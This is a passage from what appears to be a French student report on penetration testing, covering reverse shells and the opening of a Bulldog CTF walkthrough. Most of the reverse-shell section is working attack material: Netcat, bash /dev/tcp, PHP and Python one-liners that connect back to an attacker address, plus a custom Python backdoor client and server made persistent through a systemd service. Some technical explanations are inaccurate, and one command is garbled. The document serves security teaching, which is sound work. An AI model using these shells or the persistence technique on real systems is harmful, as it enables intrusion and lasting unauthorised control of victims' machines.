En cas d’échec de connexion, il se pourrait que la cible n’ait pas la bonne version de Netcat. Il est possible de contourner le problème en réalisant la commande suivante dans la faille :

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>1|nc 10.0.0.1 1234
>/tmp/f
```

Comme nous l’avons vu précédemment, il faut avoir trouvé une faille pour mettre en place un reverse-shell. Il existe donc des reverse-shell qui seront plus faciles à ouvrir dans certaines situations que d’autres. Netcat fait partie, comme nous l’avons vu plus tôt, des reverse-shell car il peut créer un socket en envoyant le shell à un utilisateur distant. C’est pourquoi nous allons nous intéresser aux différents types de reverse-shell.

## 7.1.4 Différents types de reverse-shell

### 7.1.4.1 Netcat-reverse

Imaginons qu’une faille nous permette d’utiliser un ‘ echo ‘ dans le terminal cible, nous pourrons alors appliquer netcat en ouverture de ports comme ci-dessous :

```
Fichier Édition Affichage Rechercher Terminal Aide
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59006
ls
192.168.10.100
Bulldog
Bulldog2
rockyou.txt
sites
^C
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59008
ls
192.168.10.100
Bulldog
Bulldog2
rockyou.txt
sitesBulldog2

Fichier Édition Affichage Rechercher Terminal Aide
root@kali:~/Bureau# echo '-e /bin/sh localhost 5555' | nc
Cmd line: []
root@kali:~/Bureau# echo '-c /bin/sh localhost 5555' | nc
Cmd line: []
```

FIGURE 7.2 – Reverse Netcat en localhost

L’option ‘ -e ‘ ou ‘ -c ‘ de Netcat va nous permettre d’exécuter un programme chez un utilisateur distant sur un port donné. Ici, le programme annoncé est : ‘ /bin/sh ‘, soit le shell.

Ce type de reverse-shell est extrêmement rapide à mettre en place dès qu'une faille est apparente car les commandes sont intuitives. Cependant, l'attaquant ne reçoit aucune informations au niveau du ‘ tty ’. Un ‘ tty ’ est une console virtuelle qui permet de taper des lignes de commandes. Il va donc falloir l'importer afin d'obtenir un reverse-shell digne de ce nom :

The screenshot shows two terminal windows. The left window is on a Kali Linux host (IP 192.168.10.100) where a listener is set up on port 5555. The right window is on an attacking host (IP 192.168.10.1) where the command 'echo -c /bin/sh | nc localhost 5555' is run, establishing a connection to the listener.

```

root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59104
ls
Kali Linux  Kali Training  Kali Tools  Kali Docs  Kali Forums  NetHunter  Offen
192.168.10.100
Bulldog
Bulldog2
rockyou.txt
sites
python -c "import pty; pty.spawn('/bin/bash')"
root@kali:~/Bureau# ls
192.168.10.100 Bulldog Bulldog2 rockyou.txt sites user@localhost ~ $
```

```

root@kali:~/Bureau# echo '-c /bin/sh localhost 5555' | nc
Cmd line: []
sh-3.2$ expect sh.exp
spawn sh
sh-3.2$ ssh localhost
ssh localhost
Password: mypassword
Last login: Wed Jan 16 13:43:20 2019 from 127.0.0.1
sh-3.2$
```

FIGURE 7.3 – Importation d'un TTY

Pour remédier à ce problème, nous avons importer des commandes shell grâce à Python. Python est un langage informatique basé sur le C. Son argument ‘ -c ’ va nous permettre de directement taper du Python sur la même ligne de commande. Le code qui suit est très simple car son fonctionnement est sa propre lecture traduite en français. Ceci nous donne : “ Importe le module pty puis, dans ce dernier, utilise la fonction spawn (faire apparaître) avec l'option ‘ /bin/bash ’. Donc le module ‘ pty ’ intègre une fonction qui permet de faire afficher des pseudo-terminals avec le type de shell que l'on souhaite. Ici, nous avons choisi un bash-shell.


Nous obtenons à partir de ce point un bash-shell qui correspond au terminal de la cible. Nous nous sommes, à partir de ce moment précis, introduits pour la première fois au sein d'une machine cible !

#### 7.1.4.2 Bash TCP

Au sein de cette partie, nous allons utiliser du bash avec une ouverture de port sur un serveur TCP comme ceci :

```
bash -i >& /dev/tcp/ip_attaquant/port écoute 0>&1
```

Voici un cas d'application réel de ce reverse :



The screenshot shows two terminal windows. The left window, titled 'Bureau', displays the command 'netcat -lvp 5555' and its output: 'listening on [any] 5555 ... connect to [127.0.0.1] from localhost [127.0.0.1] 40126'. The right window, also titled 'root@kali:', shows the command 'bash -i >&/dev/tcp/localhost/5555 0>&1' being run, indicating a successful reverse connection.

```
root@kali:~/Bureau# netcat -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 40126
root@kali:~# ls
ls
Bureau
Documents
Images
Modèles
Musique
Public
Téléchargements
Vidéos
root@kali:~#
```

```
root@kali:~# bash -i >&/dev/tcp/localhost/5555 0>&1
```

FIGURE 7.4 – Reverse Bash localhost

On peut voir ici qu'en appliquant le reverse bash TCP sur la cible, nous avons pu nous connecter grâce à l'écoute de Netcat au shell ciblé.

Mais que signifie cette commande rentrée dans la machine cible ?


L'option '-i>' va nous permettre de retourner un bash interactif soit être en mode connecté. '/dev/tcp/ip attaquant/port écoute' va annoncer à la cible à qui envoyer ce bash interactif et sur quel port à travers un socket TCP.

'0>1' va nous permettre d'inverser les entrées et les sorties et ainsi créer le reverse-shell. Nous nous sommes ainsi introduits via le protocole TCP en bash dans la machine cible. Le protocole TCP est souvent associé au protocole UDP car ils sont presque similaires. La plus grosse différence, qui est majeure, est que TCP est en mode connecté et UDP en mode non connecté. Le mode connecté est un mode d'envoi et de réception de fichier qui a un "accusé-réception". Ceci signifie que le message est éparpillé dans le réseau en plusieurs paquets, avec un numéro qui leur est propre, et arrive chez le destinataire dans un ordre non défini. Cette méthode nécessite donc au destinataire de recomposer le message et de vérifier que tous les paquets sont bien arrivés. Si ce n'est pas le cas, ce dernier va pouvoir demander à l'envoyeur de lui renvoyer les paquets manquants. C'est ce que l'on nomme le mode connecté. Le protocole UDP va se baser sur le mode non connecté. Cette méthode est l'équivalent du temps réel et se doit donc d'avoir une interaction directe entre les deux machines. Le message ne pourra donc pas être découpé ce qui implique un renvoi complet de ce dernier s'il est incomplet à la réception. Le protocole UDP est principalement utilisé dans les applications en temps réels car son faible temps de latence permet d'accéder aux contenus rapidement. Cependant, en ce qui concerne le reverse-shell, UDP n'est vraiment pas conseillé car ce protocole, ne vérifiant pas l'intégrité des trames, pourrait nous faire penser que nous nous sommes trompés alors que c'est UDP qui n'est pas fiable. C'est pour cette raison que TCP sera utilisé en reverse-shell.

### 7.1.4.3 PHP

Le PHP est un langage de programmation Web couramment utilisé pour dialoguer avec la base de données ainsi que pour sécuriser les sites. A titre d'exemple, le HTML va permettre de créer un formulaire que l'utilisateur va remplir. Le PHP sera présent pour vérifier que toutes les conditions ont été respectées afin de valider le formulaire. On s'aperçoit donc que l'utilisateur communique directement avec le PHP. Il y donc des possibilités de réaliser des reverse-shell dans ce langage.

Nous pouvons tester le code PHP en localhost comme ceci :



The screenshot shows two terminal windows. The left window is on a Kali Linux desktop, showing a file browser with a 'Bulldog' folder and a 'sites' folder. The right window is a terminal window where the user has run a command to listen on port 5555. The command is:

```
root@kali:~# nc -lvp 5555
```

After running, the user connects to the listening socket from another terminal window:

```
listening on [any] 5555... connect to [127.0.0.1] from localhost [127.0.0.1] 59968
```

Then, the user lists files in the current directory:

```
# ls
```

The files listed are:

- 192.168.10.100
- Bulldog
- Bulldog2
- ctf blagnac
- dico.txt
- incremental.txt
- rockyou.txt
- single.txt
- sites

FIGURE 7.5 – PHP-reverse

Le code PHP est le suivant :

```
php -r '$s=fsockopen("<IP>",<PORT>);exec("/bin/sh -i <3 >3 2>3");'
```

Regardons ensemble cette commande afin de la comprendre :

- 'php -r' va nous permettre d'exécuter du code PHP en ligne de commande.
- '\$s=fsockopen("<IP>",<PORT>);' cette commande a pour but, à travers la variable \$s, d'ouvrir un socket grâce à la fonction fsockopen().
- 'exec ()' est une fonction PHP permettant d'écrire dans le cmd.

Il est donc assez facile de réaliser un reverse-shell en PHP si l'administrateur web n'a pas réaliser correctement son travail au niveau des failles XSS.

### 7.1.4.4 Python

Au cours de cette partie, nous allons nous pencher sur le reverse-shell via le langage Python. Ce langage, basé principalement sur le C, se démocratise de plus en plus aujourd'hui. Certes, ce langage est lent, mais il va nous permettre grâce à sa grande ouverture d'exploiter toutes les failles informatiques.

Voyons un cas concret sur un reverse en localhost :

```

root@kali:~/Bureau# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
[...]
Bulldog
sites

root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 53122
# ls
192.168.10.100
Bulldog
Bulldog2
ctf blagnac
dico.txt
incremental.txt
rockyou.txt
single.txt
sites
# 

```

FIGURE 7.6 – Python-reverse

Comme on peut le voir ci-dessus, le code est assez important. C'est pourquoi il est plus simple de le visualiser sous un éditeur de texte :

```

Ouvrir ▾ 📁 python_rev ~/Bureau/python-reverse Enregistrer ⌂
import socket
import subprocess
import os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("127.0.0.1",5555))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])

root@kali:~/Bureau/python-reverse
Fichier Édition Affichage Rechercher Terminal Aide
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 53140
# ls
python_rev
# cd ..
# ls
192.168.10.100
Bulldog
Bulldog2
ctf blagnac
john
python-reverse
rockyou.txt
sites

```

FIGURE 7.7 – Python-reverse

Nous comprenons alors qu'un script peut être créé assez facilement afin d'invoquer un reverse-shell chez une cible. Le code peut être lancé soit directement dans un invite de commande soit en invoquant un programme existant chez la cible comme nous l'avons fait ci-dessus. Nous allons donc créer notre propre programme en python pour effectuer un reverse-shell chez la cible.

### 7.1.5 Création d'une invocation de reverse-shell

L'objectif de cette partie va être de créer un programme se lançant au démarrage de la machine cible qui invoque un reverse-shell jusqu'à notre machine attaquante. Il va donc y avoir deux programmes :

- Le programme serveur remplaçant Netcat.
- Le programme client qui sera notre reverse-shell.

Voici les codes de chacun commentés :

```

Ouvrir ▾ [+] perso_server_reverse.py
~/Bureau/python-reverse

1 """ Les envoies se font en bytes donc on encode les str en b"""
2 import socket, pty
3
4 hote = 'localhost'
5 port = 5555
6
7 connection_main = socket.socket(socket.AF_INET, socket.SOCK_STREAM)      #création du socket
8 connection_main.bind((hote, port))                                         #connexion du socket au serveur
9 connection_main.listen(5)                                                 #mode écoute
10 print("The server listens on the port "+str(port))                      #ack de connexion
11
12 connection_with_client, infos_connection = connection_main.accept()
13
14 msg_received = ""
15
16
17 while msg_received != b"end":                                              #b pour bytes
18     data = ''
19     while data == '':
20         data = input("msg to send : ")
21     connection_with_client.send(data.encode())
22     msg_received = connection_with_client.recv(1024)
23     print(msg_received.decode())
24
25 print ("Close of the session")
26 connection_with_client.close()
27 connection_main.close()

```

FIGURE 7.8 – Code programme serveur

```

Ouvrir ▾ [+] perso_client_reverse.py
~/Bureau/python-reverse
Enregistrer [ ] ⌂

1 """ Les envoies se font en bytes donc on encode les str en b"""
2 import socket, subprocess, os, sys
3 from time import sleep
4
5
6 host = "localhost"
7 port = 5555
8
9 connection_with_server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)    #création du socket
10
11 while connection_with_server.connect_ex((host, port)) != 0:                 #connexion au serveur à l'infini
12     sleep(2)
13
14 print ("Established connection with the server on the port "+str(port))
15
16 end = ""
17
18 while end != b"end":                                                       #b pour bytes
19
20     command = connection_with_server.recv(1024)
21
22     if command.decode() == "end":
23         connection_with_server.send(command)
24         end = command
25
26     cmd = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
27
28     if command[:2].decode() == 'cd':
29         command = command.decode()
30         if os.path.exists(str(command[3:])):
31             os.chdir(str(command[3:]))
32             out = b'directory changed'
33
34         else:
35             out = cmd.stdout.read() + cmd.stderr.read()
36         connection_with_server.send(out + b"\nEnd of the results\n")
37
38
39 print ("Close of the session")
40 connection_with_server.close()

```

FIGURE 7.9 – Code programme client

Comme on peut le voir ci-dessous, le résultat est assez concluant :

```

root@kali:~# python3 Bureau/python-reverse/perso_client_reverse.py
Fichier Édition Affichage Rechercher Terminal Aide
Established connection with the server on the port 5555
Close of the session
root@kali:~# [REDACTED]
6
7 connection_main = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8 connection_main.bind((hote, port))
9 connection_main.listen(5)
10 print("The server listens on the port "+str(port))
11
12 connection_with_client, infos_connection = connection_main.accept()
13
14 msg_received = ""
15
16
17 while msg_received != b"end" :
18     data = ""
19     while data == "":
20         data = input("msg to send : ")
21     connection_with_client.send(data.encode())
22     msg_received = connection_with_client.recv(1024)
23     print(msg_received.decode())
24
25 print ("*Close of the session")
26 connection_with_client.close()
27 connection_main.close()
28

```

```

root@kali:~/Bureau/python-reverse#
Fichier Édition Affichage Rechercher Terminal Aide
root@kali:~/Bureau/python-reverse# ls
perso_client_reverse.py perso_server_reverse.py python_rev test
root@kali:~/Bureau/python-reverse# python3 perso_server_reverse.py
The server listens on the port 5555
msg to send : ls
Bureau du socket
Documents du socket au serveur
Images_ute
Modèles
Musique
Public connexion
Téléchargements
Vidéos

End of the results
msg to send :
msg to send :
msg to send : cd Bureau
directory changed
End of the results

msg to send : ls
192.168.10.100
Bulldog
Bulldog2
ctf blagnac
john
python-reverse
rockyou.txt
sites

End of the results
msg to send : end
end
Close of the session
root@kali:~/Bureau/python-reverse#

```

FIGURE 7.10 – Test du reverse-shell

Pour rendre notre code persistant, il ne reste plus que la cible le lance au démarrage de session. Pour cela, sur Linux, il existe les .services. Nous allons en créer un qui appelle notre programme Python :




FIGURE 7.11 – reverse.service

Il nous reste plus qu'à le rendre actif pour les prochains boot et de redémarrer la machine :

```
root@kali:/etc# systemctl daemon-reload
root@kali:/etc# systemctl enable reverse.service
root@kali:/etc# systemctl start reverse.service
root@kali:/etc# systemctl status reverse
● reverse.service
  Loaded: loaded (/etc/systemd/system/reverse.service; enabled; vendor preset: disabled)
  Active: active (running) since Sun 2019-11-10 00:14:59 CET; 2s ago
    Main PID: 1578 (python3)
       Tasks: 1 (limit: 4915)
      Memory: 5.1M
         CGroup: /system.slice/reverse.service
                   └─1578 /usr/bin/python3 /root/Bureau/python-reverse/perso_client_reverse.py

nov. 10 00:14:59 kali systemd[1]: Started reverse.service.
```

FIGURE 7.12 – reverse.service en enable

```
root@kali:~# systemctl status reverse
● reverse.service
  Loaded: loaded (/etc/systemd/system/reverse.service; enabled; vendor preset: disabled)
  Active: active (running) since Sun 2019-11-10 00:19:16 CET; 5s ago
    Main PID: 1402 (python3)
       Tasks: 1 (limit: 4915)
      Memory: 4.8M
         CGroup: /system.slice/reverse.service
                   └─1402 /usr/bin/python3 /root/Bureau/python-reverse/perso_client_reverse.py

nov. 10 00:19:16 kali systemd[1]: Started reverse.service.
root@kali:~# python3 Bureau/python-reverse/perso_server_reverse.py
The server listens on the port 5555
msg to send : pwd
/
End of the results
msg to send : end
end Bulldogz
Close of the session
root@kali:~#
```

FIGURE 7.13 – Reverse-shell après redémarrage

Nous avons donc dans cette partie recodé un reverse-shell en Python. Il est cependant plus pratique de réaliser, à partir de codes déjà fait, un reverse-shell. En effet, notre code nécessite du phishing ou l'accès physique à la machine pour pouvoir implémenter le code et le lancer à chaque démarrage en automatique. Certains se diraient que l'accès physique à la machine ne servirait à rien car la cible possède un mot de passe pour rentrer dans le système. Cependant, il existe des clés bootables permettant d'outre-passer le mot de passe d'une machine comme par exemple les **Rubber Ducky** ou les **Kon-Boot**.

# Chapitre 8

## CTF effectués

Durant cette partie, nous allons présenter des CTFs que nous avons réalisé afin d'avoir des exemples concrets d'applications de CTFs. Nous avons réalisé plusieurs CTFs, plus ou moins compliqués, que nous avons trié en fonction de leur difficulté.

### 8.1 CTF-Bulldog

#### Niveau : Facile pour débutant

Au cours de ce CTF, nous allons voir les bases d'un CTF pour nous permettre de passer au niveau supérieur. Ce CTF est fait pour les débutants, c'est donc un très bon exercice. Pour commencer, nous sommes sur VirtualBox, où nous avons installé une machine virtuelle Kali linux. Cette distribution basée sur Debian est spécialisée en intrusion système afin d'effectuer des essais de sécurité. Notre machine cible est aussi sous VirtualBox et le seul indice que nous nous donnons est son adresse mac :




FIGURE 8.1 – Configuration réseau Bulldog

Passons maintenant sur Kali et essayons de trouver son IP :

```
Fichier Édition Affichage Rechercher Terminal Aide
root@kali:~# arp-scan --localnet
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1  d8:7d:f:cb:94:b8 (b8:94:cb:7f:7d:d8) (Unknown)
192.168.1.14  64:5d:86:a7:73:71 (Unknown)
192.168.1.11  a0:64:8f:53:a9:64 (64:a9:53:8f:64:a0) (Unknown)
192.168.1.12  c8:91:f9:8b:6d:79 (79:6d:8b:f9:91:c8) Sagemcom Broadband SAS
192.168.1.26  4c:1b:86:10:58:fe (fe:58:10:86:1b:4c) (Unknown)
192.168.1.36  b8:27:eb:77:45:88 (88:45:77:eb:27:b8) Raspberry Pi Foundation
192.168.1.32  00:13:30:25:d2:67 (67:d2:25:30:13:00) EURO PROTECTION SURVEILLANCE
192.168.1.51  08:00:27:44:9b:38 Cadmus Computer Systems
192.168.1.19  88:6b:6e:8d:a0:b3 (b3:a0:8d:6e:6b:88) (Unknown)

9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.273 seconds (112.63 hosts/sec). 9 responded
```

FIGURE 8.2 – Arp-scan

Notre cible a donc pour IP : 192.168.1.51.

La seconde étape d'un CTF est de regarder les ports ouverts de la cible. Sur Kali, il existe de nombreux outils, plus ou moins complets, qui permettent cette action. Ici, pour des raisons de facilité, nous allons utiliser Sparta.

Sparta est un utilitaire graphique très complet qui utilise en background plusieurs autres outils présents sur la distribution. Ce dernier nécessite seulement l'adresse IP de la machine cible pour réaliser ses recherches :




FIGURE 8.3 – Sparta

Comme on peut le voir sur la capture d'écran ci-dessus, nous sommes en présence de beaucoup d'informations. Tout d'abord, Sparta utilise nmap pour scanner les ports de la cible. Il a découvert que le port 23 était ouvert en SSH (normalement c'est le 22...), et que le port 80 et 8080 sont ouverts en http ce qui signifie qu'un site web doit être présent avec l'adresse IP de la cible. On s'aperçoit que Sparta utilise un autre outil du nom de Nikto. Nous verrons plus tard son utilité.


L'onglet Scripts étant vide, passons à l'onglet informations :

| Host Status         | Addresses              |
|---------------------|------------------------|
| State: up           | IPv4: 192.168.1.51     |
| Open Ports: 3       | IPv6:                  |
| Closed Ports: 65532 | MAC: 08:00:27:44:9B:38 |
| Filtered Ports: 0   |                        |
| Operating System    |                        |
| Name:               |                        |
| Accuracy:           |                        |

FIGURE 8.4 – Onglet de Sparta

Pour nous, cet onglet ne nous apprend rien de plus. Avant de passer à l'onglet « nikto(80/tcp) », nous allons expliquer rapidement à quoi sert cet utilitaire. Nikto est un

outil permettant de scanner la sécurité d'un port hébergeant un serveur web. En plus de trouver des failles, il permet aussi de trouver des répertoires cachés. Observons ce que cet outil a à nous proposer :



The screenshot shows the Nikto v2.1.6 interface with several tabs at the top: Services, Scripts, Information, Notes, nikto (80/tcp), screenshot (80/tcp), nikto (8080/tcp), and screenshot (8080/tcp). The nikto (80/tcp) tab is active, displaying the following scan results:

```
- Nikto v2.1.6
+ Target IP: 192.168.1.51
+ Target Hostname: 192.168.1.51
+ Target Port: 80
+ Start Time: 2019-09-21 13:55:06 (GMT2)
+ Server: WSGIServer/0.1 Python/2.7.12
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3092: /dev/: This might be interesting...
+ 7931 requests: 16 error(s) and 3 item(s) reported on remote host
+ End Time: 2019-09-21 13:55:41 (GMT2) (35 seconds)

+ 1 host(s) tested
```

FIGURE 8.5 – Onglet de Sparta

Nikto nous dit qu'il serait intéressant d'essayer de chercher le lien : 192.168.1.51/dev/. Nous rentrons à présent dans la troisième étape du CTF : l'inventaire. En effet, la durée d'un CTF peut être variable et nous savons à quel point notre mémoire est faillible. C'est pourquoi nous vous conseillons d'utiliser un bloc note et de recopier toutes les informations intéressantes que vous pourriez trouver. Il est temps de passer voir ce site web :




FIGURE 8.6 – Page d'accueil du CTF

Si l'on clique sur « Public notice » :




FIGURE 8.7 – Public Notice

Tout ceci ne nous aide pas vraiment et le code source de la page non plus. Dans ce genre de cas, le bon geste est de taper : 192.168.1.51/robots.txt :

